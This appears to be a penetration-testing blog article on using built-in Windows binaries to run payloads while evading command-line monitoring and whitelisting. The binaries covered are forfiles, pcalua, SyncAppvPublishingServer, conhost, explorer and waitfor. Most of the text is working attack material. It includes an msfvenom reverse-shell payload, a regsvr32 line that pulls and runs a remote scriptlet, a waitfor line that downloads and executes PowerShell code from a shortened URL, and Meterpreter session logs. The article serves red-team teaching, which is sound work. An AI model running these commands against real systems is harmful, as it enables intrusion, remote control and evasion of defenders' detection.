


Indirect Command Execution

The windows ecosystem provides multiple binaries that could be used by adversaries to execute arbitrary commands that will evade detection especially in environments that are monitoring binaries such as “*cmd.exe*”. In certain occasions the techniques described below could be used to bypass application whitelisting products if rules are not configured properly (whitelist by path or file name) or to confuse windows events. The purpose of the article is to gather various binaries that could indirectly execute a command as these has been discovered by various researchers over Twitter (credits to the following people: [Julian Horoszkiewicz](#), [Eric](#), [Oddvar Moe](#), [Evi1cg](#), [Daniel Bohannon](#), [Adam](#)).

Initially an arbitrary executable can be generated with Metasploit utility “*msfvenom*”. This utility would be used as the trigger during the execution of the command by the initial binary.

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.254.58 LPORT=4444 -f exe > pentestlab.exe
```



```
kali@kali:~$ sudo su -
[sudo] password for kali:
root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.254.158 LPORT=4444 -f exe > pentestlab.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes

root@kali:~#
```

Generate Metasploit Payload

The “*forfiles*” is a command utility which can select multiple files and run a command on them. It is typically used in batch jobs but it could be abused to execute an arbitrary command or an executable. The parameters “/p” and “/m” are used to perform a search in the windows directory “*System32*” and on the mask “*calc.exe*” even though the default search mask is *. Anything after the “/c” parameter is the actual command that is executed.

```
forfiles /p c:\windows\system32 /m calc.exe /c C:\tmp\pentestlab.exe
```

```
C:\tmp>forfiles /p c:\windows\system32 /m calc.exe /c C:\tmp\pentestlab.exe
```

Indirect Command Execution – forfiles

A Meterpreter session will open and a connection will be established with the command and control.

```
      =[ metasploit v5.0.87-dev ]
+ -- --=[ 2006 exploits - 1096 auxiliary - 343 post ]
+ -- --=[ 566 payloads - 45 encoders - 10 nops ]
+ -- --=[ 7 evasion ]

Metasploit tip: View advanced module options with advanced

msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.254.158:4444
[*] Sending stage (201283 bytes) to 192.168.254.153
[*] Meterpreter session 3 opened (192.168.254.158:4444 → 192.168.254.153:54269) at 20
20-07-04 20:39:58 +0100

meterpreter > getpid
Current pid: 6392
meterpreter > █
```

Meterpreter via forfiles

This would create a new process on the system. The “*pentestlab.exe*” process would be the child process of “*forfiles.exe*”.

Process Explorer - Sysinternals: www.sysinternals.com [DESKTOP-SRSJ845\pentestlab] (Administrator)


File Options View Process Find DLL Users Help

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
forfiles.exe		1,020 K	12 K	2176	ForFiles - Executes a comma...	Microsoft Corporati
pentestlab.exe	0.10	3,120 K	1,452 K	6392		
procexp64.exe	3.47	25,436 K	21,164 K	6992	Sysinternals Process Explorer	Sysinternals - www
OneDrive.exe	< 0.01	29,652 K	1,544 K	1044	Microsoft OneDrive	Microsoft Corporati
powershell.exe	0.14	79,820 K	2,332 K	3008	Windows PowerShell	Microsoft Corporati
conhost.exe		5,044 K	188 K	2336	Console Window Host	Microsoft Corporati
powershell.exe	0.20	69,784 K	1,996 K	8928	Windows PowerShell	Microsoft Corporati
conhost.exe		4,576 K	188 K	7920	Console Window Host	Microsoft Corporati
MusNotifIcon.exe		5,464 K	2,320 K	9700	MusNotifIcon.exe	Microsoft Corporati
explore.exe	0.16	3,300 K	1,784 K	5768	Internet Explorer	Microsoft Corporati
powershell.exe	0.20	67,220 K	2,980 K	8396	Windows PowerShell	Microsoft Corporati
conhost.exe		4,236 K	188 K	5696	Console Window Host	Microsoft Corporati

Name	Description	Company Name	Path
locale.nls			C:\Windows\System32\locale.nls
SortDefault.nls			C:\Windows\Globalization\Sorting\SortDefault.nls
ClrHook64.dll			C:\Windows\System32\ClrHook64.dll
forfiles.exe.mui	ForFiles - Executes a command on ...	Microsoft Corporation	C:\Windows\System32\en-US\forfiles.exe.mui
forfiles.exe	ForFiles - Executes a command on ...	Microsoft Corporation	C:\Windows\System32\forfiles.exe
gdi32full.dll	GDI Client DLL	Microsoft Corporation	C:\Windows\System32\gdi32full.dll
gdi32.dll	GDI Client DLL	Microsoft Corporation	C:\Windows\System32\gdi32.dll
sechost.dll	Host for SCM/SDDL/LSA Lookup ...	Microsoft Corporation	C:\Windows\System32\sechost.dll
combase.dll	Microsoft COM for Windows	Microsoft Corporation	C:\Windows\System32\combase.dll

forfiles – Process Explorer

Alternatively the “forfiles” utility can be invoked by the Windows “Run” to eliminate the need of using the Windows command prompt.



Run – forfiles

The program compatibility assistant is a windows utility that runs when it detects a software with compatibility issues. The utility is located in “C:\Windows\System32” and can execute commands with the “-a” argument.

```
pcalua.exe -a C:\tmp\pentestlab.exe
```

```
C:\tmp>pcalua.exe -a C:\tmp\pentestlab.exe
C:\tmp>
```

Indirect Command Execution – pcalua

The command will be executed successfully as a Meterpreter session will open.

```

      =[ metasploit v5.0.87-dev ]
+ -- --=[ 2006 exploits - 1096 auxiliary - 343 post ]
+ -- --=[ 566 payloads - 45 encoders - 10 nops ]
+ -- --=[ 7 evasion ]

Metasploit tip: Enable verbose logging with set VERBOSE true

msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.254.158:4444
[*] Sending stage (201283 bytes) to 192.168.254.153
[*] Meterpreter session 6 opened (192.168.254.158:4444 → 192.168.254.153:54304) at 20
20-07-04 21:39:44 +0100

meterpreter > getpid
Current pid: 9072
meterpreter >

```

Meterpreter via pcalua

The newly created process will be displayed as a parent process.


Process Explorer - Sysinternals: www.sysinternals.com [DESKTOP-SRSJ845\pentestlab] (Administrator)

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
cmd.exe		2,600 K	12 K	8944	Windows Command Processor	Microsoft Corporation
conhost.exe		7,428 K	1,376 K	3848	Console Window Host	Microsoft Corporation
OneDrive.exe	0.02	29,696 K	5,568 K	1044	Microsoft OneDrive	Microsoft Corporation
powershell.exe	0.51	79,820 K	496 K	3008	Windows PowerShell	Microsoft Corporation
conhost.exe		5,044 K	12 K	2336	Console Window Host	Microsoft Corporation
powershell.exe	0.17	69,784 K	476 K	8928	Windows PowerShell	Microsoft Corporation
conhost.exe		4,576 K	12 K	7920	Console Window Host	Microsoft Corporation
MusNotiflyIcon.exe		5,380 K	12 K	9700	MusNotiflyIcon.exe	Microsoft Corporation
ieexplore.exe	0.16	3,568 K	2,068 K	5768	Internet Explorer	Microsoft Corporation
powershell.exe	0.17	67,220 K	488 K	8396	Windows PowerShell	Microsoft Corporation
conhost.exe		4,236 K	12 K	5696	Console Window Host	Microsoft Corporation
pentestlab.exe	0.16	3,116 K	1,724 K	9072		

pcalua – Process Explorer

The “*SyncAppvPublishingServer*” initiates the Microsoft application virtualization (App-V) publishing refresh operation. However it can be used as a non-directly method to execute commands for evasion. In the example below the execution occurs from PowerShell and the “Start-Process” cmdlet is used to run the executable.


```
SyncAppvPublishingServer.vbs "n; Start-Process C:\tmp\pentestlab.exe"
```



```
Administrator: Windows PowerShell
PS C:\tmp> SyncAppvPublishingServer.vbs "n; Start-Process C:\tmp\pentestlab.exe"
PS C:\tmp>
```

SyncAppvPublishingServer – PowerShell

Execution will be successful as a session will open.



```
= [ metasploit v5.0.87-dev ]
+ -- --[ 2006 exploits - 1096 auxiliary - 343 post ]
+ -- --[ 566 payloads - 45 encoders - 10 nops ]
+ -- --[ 7 evasion ]

Metasploit tip: View missing module options with show missing
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.254.158:4444
[*] Sending stage (201283 bytes) to 192.168.254.153
[*] Meterpreter session 7 opened (192.168.254.158:4444 → 192.168.254.153:54307) at 20-07-04 21:51:46 +0100

meterpreter > getpid
Current pid: 2896
meterpreter > █
```

SyncAppvPublishingServer – Meterpreter

It is also possible to execute a malicious payload from a remote location by using the “*regsvr32*” method since the “*SyncAppvPublishingServer*” will execute anything that is enclosed in the double quotes.

```
SyncAppvPublishingServer.vbs "Break; regsvr32 /s /n /u
/i:http://192.168.254.158:8080/jnQl1FJ.sct scrobj.dll"
```

```
C:\tmp>SyncAppvPublishingServer.vbs "Break; regsvr32 /s /n /u /i:http://192.168.254.158:8080/jnQl1FJ.sct scrobj.dll"
C:\tmp>_
```

SyncAppvPublishingServer – Regsvr32

```
msf5 exploit(multi/script/web_delivery) > set target 3
target => 3
msf5 exploit(multi/script/web_delivery) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.254.158:4444
[*] Using URL: http://0.0.0.0:8080/jnQl1FJ
[*] Local IP: http://192.168.254.158:8080/jnQl1FJ
msf5 exploit(multi/script/web_delivery) > [*] Server started.
[*] Run the following command on the target machine:
regsvr32 /s /n /u /i:http://192.168.254.158:8080/jnQl1FJ.sct scrobj.dll
[*] 192.168.254.153 web_delivery - Handling .sct Request
[*] 192.168.254.153 web_delivery - Delivering Payload (2084 bytes)
[*] Sending stage (201283 bytes) to 192.168.254.153
[*] Meterpreter session 8 opened (192.168.254.158:4444 → 192.168.254.153:54311) at 20
20-07-04 21:58:36 +0100

msf5 exploit(multi/script/web_delivery) > sessions -i 8
[*] Starting interaction with 8 ...

meterpreter > getpid
Current pid: 304
meterpreter > █
```

SyncAppvPublishingServer – Meterpreter via Regsvr32

Julian Horoszkiewicz discovered that it is possible to use a path traversal style attack in order to cause a confusion to the monitoring system and execute a command or a payload. Details of this discovery can be found in his [blog](#). It is also possible to determine which the parent process will be by executing the following command:

```
cmd.exe /c "pentestlab.blog ../../../../../../../../../../../../../../windows/explorer.exe"
/root,C:\tmp\pentestlab.exe
```

```
Command Prompt
Microsoft Windows [Version 10.0.18363.900]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\pentestlab>cmd.exe /c "pentestlab.blog /../../../../../../../../../../../../windows/explorer.exe" /root,C:\tmp\pentestlab.exe

C:\Users\pentestlab>
```

Indirect Command Execution – Directory Traversal CMD

Console windows host (conhost.exe) is run on Windows in order to provide an interface between command prompt and Windows explorer. However, it has also the ability to execute commands and binaries in a way that could cause a confusion to the Windows events.

```
conhost.exe C:\tmp\pentestlab.exe
conhost "pentestlab.blog C:\tmp\pentestlab.exe"
conhost pentestlab.blog/../../../../tmp/pentestlab.exe
```

```
Command Prompt
Microsoft Windows [Version 10.0.18363.900]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\pentestlab>conhost.exe C:\tmp\pentestlab.exe

C:\Users\pentestlab>conhost "pentestlab.blog C:\tmp\pentestlab.exe"

C:\Users\pentestlab>conhost pentestlab.blog/../../../../tmp/pentestlab.exe

C:\Users\pentestlab>
```

Indirect Command Execution – conhost

The “*explorer.exe*” can be utilized as a method of execution. Furthermore, the executed payload will create a process on the system that will have as a parent process “*explorer.exe*” instead of “*cmd.exe*”.

```
explorer.exe C:\tmp\pentestlab.exe
explorer.exe /root,"C:\tmp\pentestlab.exe"
explorer.exe pentestlab.blog, "C:\tmp\pentestlab.exe"
```

```
Command Prompt
Microsoft Windows [Version 10.0.18363.900]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\pentestlab>explorer.exe C:\tmp\pentestlab.exe


C:\Users\pentestlab>explorer.exe /root,"C:\tmp\pentestlab.exe"

C:\Users\pentestlab>explorer.exe pentestlab.blog, "C:\tmp\pentestlab.exe"

C:\Users\pentestlab>
```


Indirect Command Execution – Explorer


All the above commands could be executed alternatively from windows “Run”.

-  Command Prompt

```
Microsoft Windows [Version 10.0.18363.900]
(c) 2019 Microsoft Corporation. All rights reserved.


C:\Users\pentestlab>explorer.exe /root,"C:\tmp\pentestlab.exe"
```



-  Command Prompt

```
Microsoft Windows [Version 10.0.18363.900]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\pentestlab>explorer.exe C:\tmp\pentestlab.exe
```



Indirect Command Execution – Explorer via Run

The “*waitfor*” is a Microsoft binary which is used to synchronize computers across a network by sending signals. However it is possible to be used in red teaming scenarios as a method of evasion or persistence in order to execute arbitrary commands or download an implant.

```
waitfor pentestlab && PowerShell IEX (IWR http://bit.ly/L3g1t).Content
waitfor /s 127.0.0.1 /si pentestlab
```

```
Command Prompt
Microsoft Windows [Version 10.0.18363.900]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\pentestlab>waitfor pentestlab && PowerShell IEX (IWR http://bit.ly/L3g1t).Content

SUCCESS: Signal received.
SUCCESSFULLY EXECUTED POWERSHELL CODE FROM REMOTE LOCATION

C:\Users\pentestlab>_

Command Prompt
Microsoft Windows [Version 10.0.18363.900]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\pentestlab>waitfor /s 127.0.0.1 /si pentestlab

SUCCESS: Signal sent.

C:\Users\pentestlab>
```

Indirect Command Execution – WaitFor

All of the above methods will have as a result the arbitrary payload to be executed and to return a Meterpreter session or establish a connection with any other command and control framework.

```
=[ metasploit v5.0.87-dev ]
+ -- --[ 2006 exploits - 1096 auxiliary - 343 post ]
+ -- --[ 566 payloads - 45 encoders - 10 nops ]
+ -- --[ 7 evasion ]

Metasploit tip: View all productivity tips with the tips command

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.254.158
LHOST => 192.168.254.158
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.254.158:4444
[*] Sending stage (201283 bytes) to 192.168.254.153
[*] Meterpreter session 1 opened (192.168.254.158:4444 -> 192.168.254.153:49736) at 2020-07-05 15:55:21 +0100

meterpreter > █
```

Indirect Command Execution – Meterpreter

YouTube



The screenshot shows a Kali Linux desktop environment. On the left, a terminal window displays the output of the 'show' command in a Metasploit Meterpreter session. The output shows the current session details, including the IP address (10.10.10.10), the session ID (1), and the session type (meterpreter). The session is currently in a 'listening' state.

On the right, a web browser window displays the output of the 'show' command in a Metasploit Meterpreter session. The output shows the current session details, including the IP address (10.10.10.10), the session ID (1), and the session type (meterpreter). The session is currently in a 'listening' state.

Watch Video At: <https://youtu.be/yzRQhutZpg4>

11/11